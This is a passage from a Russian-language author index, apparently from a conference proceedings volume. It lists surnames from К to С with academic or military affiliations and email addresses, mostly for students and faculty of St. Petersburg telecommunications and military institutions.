Виктория Геннадьевна студентка группы ИСТ-931 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vkanstudy@gmail.com](mailto:vkanstudy@gmail.com)
- КАРИМБАЕВ**  
Тагир Тимурович студент группы ИБ-21вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [kttnaiman0@gmail.com](mailto:kttnaiman0@gmail.com)
- КИБИРЕВ**  
Макар Павлович студент группы ИКБ-95 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [kibirev8@gmail.com](mailto:kibirev8@gmail.com)
- КИЛЬДЯЕВ**  
Иван Валентинович студент группы ИСТ-921 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [kildyaev.ivan@gmail.com](mailto:kildyaev.ivan@gmail.com)
- КИРИЛЛОВА**  
Мария Кирилловна студентка группы ИСТ-951 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [kirmary2001@gmail.com](mailto:kirmary2001@gmail.com)



- КИРСАНОВ Владислав Игоревич студент группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vlad.kirsanov.02@mail.ru](mailto:vlad.kirsanov.02@mail.ru)
- КИРСАНОВА Виктория Николаевна студентка группы ИСТ-052 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Victoriakirsanov@mail.ru](mailto:Victoriakirsanov@mail.ru)
- КЛЮЧНИКОВ Дмитрий Александрович студент группы ИСТ-921 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [akruzev@gmail.com](mailto:akruzev@gmail.com)
- КОВАЛЬЧУК Анастасия Васильевна магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [shevvy1@yandex.ru](mailto:shevvy1@yandex.ru)
- КОЛЕСНИКОВ Александр Александрович сотрудник Академии Федеральной службы охраны Российской Федерации, [alexlion@inbox.ru](mailto:alexlion@inbox.ru)
- КОЛМАКОВ Антон Евгеньевич студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [a.e.kolmakov.docs@gmail.com](mailto:a.e.kolmakov.docs@gmail.com)
- КОЛОМИЕЦ Анна Романовна студентка группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [anikakolomiets@gmail.com](mailto:anikakolomiets@gmail.com)
- КОМАШИНСКИЙ Владимир Ильич доктор технических наук, профессор кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [kama54@rambler.ru](mailto:kama54@rambler.ru)
- КОПП Максим Юрьевич магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [koppmax03@gmail.com](mailto:koppmax03@gmail.com)
- КОПЫЛОВ Сергей Александрович кандидат технических наук, сотрудник Академии Федеральной службы охраны Российской Федерации, [gremlin.kop@mail.ru](mailto:gremlin.kop@mail.ru)



- КОРЕПАНОВ** студент группы ИКПИ-95 Санкт-Петербургского  
Родион Сергеевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [radis.cor1@gmail.com](mailto:radis.cor1@gmail.com)
- КОРМАЧЕВ** студент группы ИСТ-221 Санкт-Петербургского  
Игорь Дмитриевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [igormen23@mail.ru](mailto:igormen23@mail.ru)
- КОРОВКИНА** студентка группы ИСТ-921 Санкт-Петербургского  
Екатерина Викторовна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [yonhuuh@gmail.com](mailto:yonhuuh@gmail.com)
- КОРОТКОВСКАЯ** студентка группы ИСТ-923 Санкт-Петербургского  
Виктория Юрьевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[Korotkovskayavy@yandex.ru](mailto:Korotkovskayavy@yandex.ru)
- КОСНЕВИЧ** студент группы 0308 Санкт-Петербургского  
Давид Андреевич государственного электротехнического университета  
«ЛЭТИ» им. В. И. Ульянова (Ленина),  
[kosnevichda@gmail.com](mailto:kosnevichda@gmail.com)
- КОТЛОВА** старший преподаватель кафедры информационных  
Мария Владимировна управляющих систем Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [mkotlova@gmail.com](mailto:mkotlova@gmail.com)
- КОЧНЕВ** студент группы ИСТ-222 Санкт-Петербургского  
Тимофей Владимирович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[kochnevtimofey965@gmail.com](mailto:kochnevtimofey965@gmail.com)
- КРАВЦОВ** студент группы ИСТ-222 Санкт-Петербургского  
Кирилл Павлович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [kirplay748@gmail.com](mailto:kirplay748@gmail.com)
- КРАВЦОВА** студентка группы ИСТ-232М Санкт-Петербургского  
Анастасия Алексеевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[stasya.2169@gmail.com](mailto:stasya.2169@gmail.com)
- КРАСАВЦЕВА** студентка группы ИСТ-212м Санкт-Петербургского  
Ксения Алексеевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[krasavtseva.ks@yandex.ru](mailto:krasavtseva.ks@yandex.ru)
- КРИВОШЕЕВ** студент группы ИСТ-221 Санкт-Петербургского  
Денис Вадимович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [azimov005@mail.ru](mailto:azimov005@mail.ru)

КРЫЛОВА  
Элеонора Ринатовна аспирант кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[eleonora.davletshina@mail.ru](mailto:eleonora.davletshina@mail.ru)

КУДРЯВЦЕВ  
Алексей Олегович младший научный сотрудник научно-исследовательского центра Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного,  
[vasn2020@mail.ru](mailto:vasn2020@mail.ru)

КУДРЯВЦЕВА  
Юлия Александровна научный сотрудник научно-исследовательского центра Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [vasn2020@mail.ru](mailto:vasn2020@mail.ru)

КУЗИН  
Павел Игоревич кандидат технических наук, преподаватель кафедры Высшей военной школы Генерального штаба Вооруженных сил Республики Ангола, преподаватель кафедры общепрофессиональных дисциплин Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [kuzik78@mail.ru](mailto:kuzik78@mail.ru)

КУЗНЕЦОВ  
Владимир Александрович студент группы ИКТ3-94 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[kuznetsov\\_v2001@mail.ru](mailto:kuznetsov_v2001@mail.ru)

КУЗНЕЦОВ  
Роман Владимирович студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [r-k-71@yandex.ru](mailto:r-k-71@yandex.ru)

КУЗНЕЦОВА  
Ольга Борисовна кандидат экономических наук, доцент кафедры цифровых технологий, математики и экономики доцент кафедры, судовождения Мурманского государственного технического университета,  
[kuznetsovaob@mstu.edu.ru](mailto:kuznetsovaob@mstu.edu.ru)

КУЗЬМИН  
Владислав Алексеевич оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного,  
[vlad2011-3@yandex.ru](mailto:vlad2011-3@yandex.ru)

КУЛИЕВ  
Рустам Фикратович студент группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[Rustam0277@gmail.com](mailto:Rustam0277@gmail.com)

- КУПЧИНЕНКО Ольга Павловна преподаватель кафедры автоматизированных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [k-olga102@yandex.ru](mailto:k-olga102@yandex.ru)
- КУРОЗИНА Светлана Авенировна заведующая кафедрой конфигурируемых бизнес приложений Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [skyrozina@gmail.com](mailto:skyrozina@gmail.com)
- ЛАЗАРЕВ Эдуард Артемович студент группы 8387 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [lazarev.eduard00@gmail.com](mailto:lazarev.eduard00@gmail.com)
- ЛАКОМКИНА Елена Александровна студентка группы ИСМ-11з Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vip.lakomkina@mail.ru](mailto:vip.lakomkina@mail.ru)
- ЛАНЦЕВ Никита Андреевич старший оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [nik.lancev@outlook.com](mailto:nik.lancev@outlook.com)
- ЛАПКО Александр Николаевич кандидат технических наук, доцент, сотрудник Академии Федеральной службы охраны Российской Федерации, [lan46@mail.ru](mailto:lan46@mail.ru)
- ЛЕБЕДЕВ Даниил Владимирович студент группы ИСТ-232м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [danial27.00@yandex.ru](mailto:danial27.00@yandex.ru)
- ЛЕБЕДИНСКИЙ Даниил Алексеевич студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [wasbornunnamed@gmail.com](mailto:wasbornunnamed@gmail.com)
- ЛЕПЕШКИН Олег Михайлович доктор технических наук, доцент Инженерно-строительного института Санкт-Петербургского Политехнического университета Петра Великого, [lepechkin1@yandex.ru](mailto:lepechkin1@yandex.ru)
- ЛИПАТНИКОВ Валерий Алексеевич доктор технических наук, профессор, старший научный сотрудник Военной орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С. М. Буденного, [lipatnikovanl@mail.ru](mailto:lipatnikovanl@mail.ru)

- ЛИТВИНОВ  
Владислав Леонидович кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vlad.litvinov61@gmail.com](mailto:vlad.litvinov61@gmail.com)
- ЛОСЕВ  
Арсений Павлович студент магистратуры Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [aplosev@mail.ru](mailto:aplosev@mail.ru)
- МАЗУР  
Анна Андреевна студентка группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [anmaz2003@gmail.com](mailto:anmaz2003@gmail.com)
- МАКАРОВА  
Валерия Вячеславовна студентка группы ИСТ–131м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [makarovalerra@gmail.com](mailto:makarovalerra@gmail.com)
- МАМЕДОВ  
Гейдар Аладдинович студент группы 0306 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [geidar.mamedov1@gmail.com](mailto:geidar.mamedov1@gmail.com)
- МАРТЫНЮК  
Анастасия Андреевна студентка группы ИКПИ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [ans.martyn@gmail.com](mailto:ans.martyn@gmail.com)
- МАТВЕЕВ  
Артём Сергеевич студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [artemmatveev2001@gmail.com](mailto:artemmatveev2001@gmail.com)
- МАТЮХИНА  
Вероника Игоревна студентка группы ИСТ-052 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vi.art.etc@yandex.ru](mailto:vi.art.etc@yandex.ru)
- МАТЮХИНА  
Татьяна Владимировна кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [tatjanavm@mail.ru](mailto:tatjanavm@mail.ru)
- МЕДВЕДЕВ  
Сергей Алексеевич кандидат сельскохозяйственных наук, преподаватель кафедры безопасности информационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [glorguin@yandex.ru](mailto:glorguin@yandex.ru)

- МЕДУНОВ Александр Алексеевич студент группы ИБ-22вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [svorxdearder@yandex.ru](mailto:svorxdearder@yandex.ru)
- МЕЗЕНИН Максим Евгеньевич оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [maks.m.e@mail.ru](mailto:maks.m.e@mail.ru)
- МЕЛЕХОВ Кирилл Витальевич адъютант Военной орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С. М. Буденного, [kirill\\_melehov@bk.ru](mailto:kirill_melehov@bk.ru)
- МЕЛЕХОВ Олег Сергеевич студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [im.newmail@gmail.com](mailto:im.newmail@gmail.com)
- МЕЛИХОВ Иван Александрович оператор роты (научной) Главное Управление связи Вооруженных Сил Российской Федерации, [mia330216@mail.ru](mailto:mia330216@mail.ru)
- МЕЛЬНИКОВ Максим Владиславович студент группы ИСТ-932 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [maxim.mel4985@gmail.com](mailto:maxim.mel4985@gmail.com)
- МЕЛЬНИКОВА Дарья Максимовна студентка группы ИСТ-923 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [darya01melnikowa@yandex.ru](mailto:darya01melnikowa@yandex.ru)
- МЕНЬКОВ Илья Игоревич сотрудник Академии Федеральной службы охраны Российской Федерации, [menkovily36@gmail.com](mailto:menkovily36@gmail.com)
- Меньшова Ирина Эдуардовна студентка группы ИБ-21вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [menshovirina@yandex.ru](mailto:menshovirina@yandex.ru)
- МИНИНА Софья Андреевна студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [sofja211fly@gmail.com](mailto:sofja211fly@gmail.com)
- МИНЯЕВ Андрей Анатольевич кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [minyaev.a@gmail.com](mailto:minyaev.a@gmail.com)

**МИРОНЕНКОВА**  
Мария Александровна магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича,  
[ptitsina\\_lk@inbox.ru](mailto:ptitsina_lk@inbox.ru)

**МИРОНОВА**  
Мария Валерьевна студентка группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[mironovameri@yandex.ru](mailto:mironovameri@yandex.ru)

**МИХАЙЛОВ**  
Василий Дмитриевич студент группы ИСТ-151м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[kubeukeko@gmail.com](mailto:kubeukeko@gmail.com)

**МИХАЙЛОВА**  
Екатерина Александровна студентка группы ИСМ-21з Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[kate200197@gmail.com](mailto:kate200197@gmail.com)

**МИХАЛЬ**  
Георгий Андреевич студент группы ИСТ-111м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[georgemihal@yandex.ru](mailto:georgemihal@yandex.ru)

**МИХЕЕВ**  
Глеб Денисович студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gleb16275@yandex.ru](mailto:gleb16275@yandex.ru)

**МОИСЕЕВА**  
Алия Вадимовна студентка группы ИКТС-13м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [alia.vm01@gmail.com](mailto:alia.vm01@gmail.com)

**МУКАНОВ**  
Тимофей Андреевич студент группы ИСТ-262 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича,  
[timofeymukanov000@gmail.com](mailto:timofeymukanov000@gmail.com)

**МУРАВЬЕВ**  
Глеб Геннадьевич оператор роты (научной) Главного управления связи Вооруженных Сил Российской Федерации  
[muravyevgleb@mail.ru](mailto:muravyevgleb@mail.ru)

**МУСАЕВА**  
Татьяна Вагиф кызы кандидат технических наук, доцент кафедры информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[neli\\_6868@mail.ru](mailto:neli_6868@mail.ru)

- НЕВЕРОВ Евгений Андреевич ассистент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ассистент кафедры вычислительной техники Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [datnever@ya.ru](mailto:datnever@ya.ru)
- НЕДЕЛЬКО Илья Евгеньевич студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [xonislegend@gmail.com](mailto:xonislegend@gmail.com)
- НИКИТИН Александр Сергеевич ведущий инженер-программист АО «НИИ «Рубин», [a.s.nikitin@rubin-spb.ru](mailto:a.s.nikitin@rubin-spb.ru)
- НОВИКОВ Максим Юрьевич кандидат педагогических наук, доцент, директор школы бакалавриата Уральского федерального университета имени первого Президента России Б. Н. Ельцина, [novikov.maksim@urfu.ru](mailto:novikov.maksim@urfu.ru)
- НУЖДИН Егор Владимирович студент группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [nuzhdin.egor@mail.ru](mailto:nuzhdin.egor@mail.ru)
- ОЗДРОВСКАЯ Мила Вячеславовна студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [milaozdrovskaa@gmail.com](mailto:milaozdrovskaa@gmail.com)
- ОЛЕННИКОВА Лидия Юрьевна студентка группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [lidia.olennikova@yandex.ru](mailto:lidia.olennikova@yandex.ru)
- ОЛИМПИНЕВ Алексей Александрович кандидат технических наук, доцент кафедры интеллектуальные системы автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [aao\\_82@mail.ru](mailto:aao_82@mail.ru)
- ОМАРОВ Эльдар Гаджиевич студент группы ИСТ-223 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [eldaremaildoble@gmail.com](mailto:eldaremaildoble@gmail.com)



- ОНОФРИЙЧУК  
Екатерина Игоревна студентка группы ИСТ-131м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[konofriychuk7264@gmail.com](mailto:konofriychuk7264@gmail.com)
- ОСТРОУМОВ  
Олег Александрович кандидат технических наук, докторант кафедры техносферной безопасности Инженерно-строительного института Санкт-Петербургского Политехнического университета Петра Великого,  
[oleg-26stav@mail.ru](mailto:oleg-26stav@mail.ru)
- ПАВЛОВИЧ  
Артур Александрович кандидат технических наук, доцент кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[fathertal@mail.ru](mailto:fathertal@mail.ru)
- ПАРАНИЧЕВ  
Андрей Викторович старший преподаватель кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, преподаватель Санкт-Петербургского государственного бюджетного профессионального образовательного учреждения «Колледж метростроя»,  
[pav-83@yandex.ru](mailto:pav-83@yandex.ru)
- ПАРФЕНОВ  
Дмитрий Дмитриевич магистрант кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[dmlparf@gmail.com](mailto:dmlparf@gmail.com)
- ПАРФЕНОВА  
Ирина Андреевна курсант Санкт-Петербургского университета Государственной противопожарной службы Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий имени Героя Российской Федерации генерала армии Е. Н. Зиничева,  
[ira.parfenova.00@mail.ru](mailto:ira.parfenova.00@mail.ru)
- ПАРХАЧЕВА  
Ольга Сергеевна студентка группы ИСТ-951 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[olya.parhacheva@yandex.ru](mailto:olya.parhacheva@yandex.ru)
- ПАСТУХОВ  
Роман Максимович студент группы РИ-300015 Уральского федерального университета имени первого Президента России Б. Н. Ельцина, [nl.pastuxow@gmail.com](mailto:nl.pastuxow@gmail.com)



- ПЕКАРСКАЯ**  
Ольга Анатольевна кандидат экономических наук, доцент кафедры высшей математики и системного моделирования сложных процессов Санкт-Петербургского университета Государственной противопожарной службы Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий имени Героя Российской Федерации генерала армии Е. Н. Зиничева,  
[pekarskaya.olga@mail.ru](mailto:pekarskaya.olga@mail.ru)
- ПЕРЕВОЗНИК**  
Юрий Яковлевич кандидат педагогических наук, доцент кафедры безопасности информационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевич,  
[perevoznik.spb@rambler.ru](mailto:perevoznik.spb@rambler.ru)
- ПЕРЕВЫШКО**  
Александра Сергеевна аспирант группы 231А-22 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[milashka-spaiki@yandex.ru](mailto:milashka-spaiki@yandex.ru)
- ПЕСТОВ**  
Игорь Евгеньевич кандидат технических наук, старший преподаватель кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича,  
[pestovie@outlook.com](mailto:pestovie@outlook.com)
- ПЕТРОВ**  
Артем Борисович студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[artemkirill263@gmail.com](mailto:artemkirill263@gmail.com)
- ПЕТРОВ**  
Илья Валерьевич студент группы ИСТ-141м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[petrov9846@mail.ru](mailto:petrov9846@mail.ru)
- ПИЛИКИНА**  
Елена Анатольевна старший преподаватель кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[helenarh@yandex.ru](mailto:helenarh@yandex.ru)
- ПИХЕНЬКО**  
Денис Олегович оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного,  
[denispihenko714@gmail.com](mailto:denispihenko714@gmail.com)

- ПОВЕДАЙКО** кандидат технических наук, доцент кафедры  
Максим Дмитриевич безопасности информационных систем  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[mpovedaiko@yandex.ru](mailto:mpovedaiko@yandex.ru)
- ПОМОГАЛОВА** ассистент кафедры программной инженерии  
Альбина Владимировна и цифровой вычислительной техники  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[a.l.b.i.n.a@bk.ru](mailto:a.l.b.i.n.a@bk.ru)
- ПОПОВА** студентка группы ИСТ-231 Санкт-Петербургского  
Анастасия Алексеевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[popovvaaa16.04@gmail.com](mailto:popovvaaa16.04@gmail.com)
- ПОПУГАЕВ** студент группы ИСТ-261 Санкт-Петербургского  
Даниил Георгиевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[daniilapopugaev@yandex.ru](mailto:daniilapopugaev@yandex.ru)
- ПРОКОПЕНКО** соискатель Военной орденов Жукова и Ленина  
Павел Николаевич Краснознаменной академии связи имени Маршала  
Советского Союза С. М. Буденного, [vasn2020@mail.ru](mailto:vasn2020@mail.ru)
- ПРОКОФЬЕВ** аспирант кафедры интеллектуальных систем  
Павел Александрович автоматизации и управления Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [pprokv@gmail.com](mailto:pprokv@gmail.com)
- ПРОЩЕНКОВ** магистрант кафедры интеллектуальных систем  
Валерий Михайлович автоматизации и управления Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[valery@proshchenkov.ru](mailto:valery@proshchenkov.ru)
- ПТИЦЫН** студент группы ИСТ-911 Санкт-Петербургского  
Никита Алексеевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [nikita\\_pti@inbox.ru](mailto:nikita_pti@inbox.ru)
- ПТИЦЫНА** доктор технических наук, профессор, профессор  
Лариса Константиновна кафедры информационных управляющих систем  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М.А. Бонч-Бруевича,  
[ptitsina\\_lk@inbox.ru](mailto:ptitsina_lk@inbox.ru)
- ПУТИЛИН** оператор роты (научной) Главного управления связи  
Юрий Евгеньевич Вооруженных Сил Российской Федерации,  
[jurasik3107@mail.ru](mailto:jurasik3107@mail.ru)/[vasn2020@mail.ru](mailto:vasn2020@mail.ru)

- ПШИГУСОВ Астемир Аркадиевич оператор роты (научной) Главного Управления связи Вооруженных Сил Российской Федерации, [mpshigusini@mail.ru](mailto:mpshigusini@mail.ru)
- РАДАБОЛЬСКИЙ Владислав Сергеевич студент группы 0308 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [radabolsky2017@gmail.com](mailto:radabolsky2017@gmail.com)
- РАКОВСКИЙ Олег Владимирович кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [rakovskyo@mail.ru](mailto:rakovskyo@mail.ru)
- РЕДРУГИНА Наталия Михайловна ассистент кафедры инфокоммуникационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [redrugina.nm@spbgut.ru](mailto:redrugina.nm@spbgut.ru)
- РОГОЗИН Степан Алексеевич студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [stepan.rogozin.00@mail.ru](mailto:stepan.rogozin.00@mail.ru)
- РОГОЗИНСКИЙ Глеб Гендрихович доктор технических наук, доцент кафедры информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gleb.rogozinsky@gmail.com](mailto:gleb.rogozinsky@gmail.com)
- РОЖКОВА Дарья Андреевна студентка группы ИСТ-212м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [daryawarrior@mail.ru](mailto:daryawarrior@mail.ru)
- РОМАНОВ Александр Александрович старший оператор роты (научной) Главного Управления связи Вооруженных Сил Российской Федерации, [Shushpanidze@gmail.com](mailto:Shushpanidze@gmail.com)
- РОМАНОВА Алина Анатольевна магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [aln.rom@mail.ru](mailto:aln.rom@mail.ru)
- РОМАШОВА Полина Сергеевна студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [polinafradlih@gmail.com](mailto:polinafradlih@gmail.com)

- РСТАКЯН** студентка группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [anzhela26rstakyan@gmail.com](mailto:anzhela26rstakyan@gmail.com)  
Анжела Артуровна
- РЫБАЛКО** студент группы ИСТ-942 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [rybalko102@gmail.com](mailto:rybalko102@gmail.com)  
Андрей Вадимович
- РЫБОЛОВЛЕВ** студент группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [rikkaaar@gmail.com](mailto:rikkaaar@gmail.com)  
Игорь Николаевич
- РЯБИНИНА** студентка группы ИСТ-231 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [sonyar24042004@gmail.com](mailto:sonyar24042004@gmail.com)  
Софья Алексеевна
- РЯБОВА** студентка группы ИСТ-6190-1и Мурманского государственного технического университета, [ryabova-2016@inbox.ru](mailto:ryabova-2016@inbox.ru)  
Татьяна Сергеевна
- САВЕЛОВ** студент Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [savasavelck@mail.ru](mailto:savasavelck@mail.ru)  
Дмитрий Юрьевич
- САЕНКО** доктор технических наук, профессор, ведущий научный сотрудник кафедры проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, [ibsaen@mail.ru](mailto:ibsaen@mail.ru)  
Игорь Борисович
- САИТЧИНА** студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [saitchina2504@gmail.com](mailto:saitchina2504@gmail.com)  
Алла Валерьевна
- САМАКОВСКИЙ** Оператор роты (научной) Главного Управления связи Вооруженных Сил Российской Федерации, [samvego@mail.ru](mailto:samvego@mail.ru)  
Антон Юрьевич
